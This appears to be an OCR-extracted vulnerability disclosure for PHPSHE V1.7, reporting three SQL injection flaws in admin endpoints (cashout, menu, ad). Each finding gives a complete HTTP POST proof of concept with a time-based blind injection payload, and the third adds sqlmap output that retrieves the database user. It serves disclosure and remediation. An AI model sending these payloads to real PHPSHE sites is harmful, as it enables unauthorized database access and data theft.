
SQL1


PHPSHE V1.7 is vulnerable to SQL injection vulnerabilities. Attackers can inject sql statement via the cashout_id[] parameter to the server.

Poc:


```
POST /phpshe/admin.php?mod=cashout&act=success HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/phpshe/admin.php?mod=cashout&state=2
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Cookie: PHPSESSID=0a97c3f86f5b63a3e74ffcdf1c70b59c
Connection: close
Upgrade-Insecure-Requests: 1

cashout_id%5B%5D=1')+and+IF(1=1,sleep(2),1)+and+('1'='1
```

vulnerability verification:






Using sqlmap:



the lines of code where the vulnerability exist： module/admin/cashout.php



```
<?php
$menumark = 'cashout';
switch ($act) {
    //####################// 提现开关 //####################//
    case 'open':
        if ($db->pe_update('setting', array('setting_key'=>'cashout_isopen'), array('setting_value'=>intval($_g_open)))) {
            pe_lead('hook/cache.hook.php');
            cache_write('setting');
            pe_success('操作成功!');
        }
        else {
            pe_error('操作失败...');
        }
    break;
    //####################// 审核通过 //####################//
    case 'success':
        $cashout_id = is_array($_p_cashout_id) ? $_p_cashout_id : $_g_id;
        $cashout_list = $db->pe_selectall('cashout', array('cashout_id'=>$cashout_id));
        foreach ($cashout_list as $v) {
            $info = $db->pe_select('cashout', array('cashout_id'=>$v['cashout_id']));
            if ($info['cashout_state']) continue;
            $db->pe_update('cashout', array('cashout_id'=>$info['cashout_id']), array('cashout_state'=>1, 'cashout_ptime'=>time(
        }
        pe_success('审核成功! ');
    break;
```


SQL2

PHPSHE V1.7 is vulnerable to SQL injection vulnerabilities. Attackers can inject sql statement via the menu_id[] parameter to the server.

Poc:

```
POST /phpshe/admin.php?mod=menu&act=del&token=1dc02be6d9710d51e89a116af232dced HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/phpshe/admin.php?mod=menu
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Cookie: PHPSESSID=0a97c3f86f5b63a3e74ffcdf1c70b59c
Connection: close
Upgrade-Insecure-Requests: 1

menu_order%5B1%5D=1&menu_order%5B2%5D=2&menu_order%5B3%5D=3&menu_order%5B4%5D=4&menu_id%5B%5D=6'+and+IF(1=1,sleep(2),1)+and+'1'='1&mei
```

vulnerability verification:



the lines of code where the vulnerability exist： module/admin/menu.php

```
53      //####################// 导航删除 //####################//
54      case 'del':
55          pe_token_match();
56          $menu_id = is_array($_p_menu_id) ? $_p_menu_id : intval($_g_id);
57          if ($db->pe_delete('menu', array('menu_id'=>$menu_id))) {
58              cache_write('menu');
59              pe_success('删除成功!');
60          }
61          else {
62              pe_error('删除失败...');
63          }
64      break;
```

SQL3

PHPSHE V1.7 is vulnerable to SQL injection vulnerabilities. Attackers can inject sql statement via the ad_id[] parameter to the server.

Poc:

```
POST /phpshe/admin.php?mod=ad&act=del&token=1dc02be6d9710d51e89a116af232dced HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/phpshe/admin.php?mod=ad
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Cookie: PHPSESSID=0a97c3f86f5b63a3e74ffcdf1c70b59c
Connection: close
Upgrade-Insecure-Requests: 1

ad_id%5B%5D=17'+and+IF(1=1,sleep(2),1)+and+'1'='1&ad_order%5B17%5D=0&ad_order%5B16%5D=0&ad_order%5B12%5D=0&ad_order%5B18%5D=3
```

vulnerability verification:

```
[16:30:19] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: ad_id[]=17' AND SLEEP(5) AND 'kjlA'='kjlA&ad_order[17]=0&ad_order[16]=0&ad_order[12]=0&ad_
order[18]=3
---
[16:32:43] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.37, Apache 2.2.34
back-end DBMS: MySQL >= 5.0.12
[16:32:43] [INFO] fetching current user
[16:32:43] [INFO] retrieved:
[16:32:43] [WARNING] it is very important to not stress the network connection during usage of time-bas
ed payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[16:34:53] [INFO] adjusting time delay to 1 second due to good response times
root@localhost
current user:    'root@localhost'
```

the lines of code where the vulnerability exist： module/admin/ad.php

```
82      //####################// 广告删除 //####################//
83      case 'del':
84          pe_token_match();
85          $ad_id = is_array($_p_ad_id) ? $_p_ad_id : intval($_g_id);
86          if ($db->pe_delete('ad', array('ad_id'=>$ad_id))) {
87              cache_write('ad');
88              pe_success('删除成功!');
89          }
90          else {
91              pe_error('删除失败...');
92          }
93      break;
```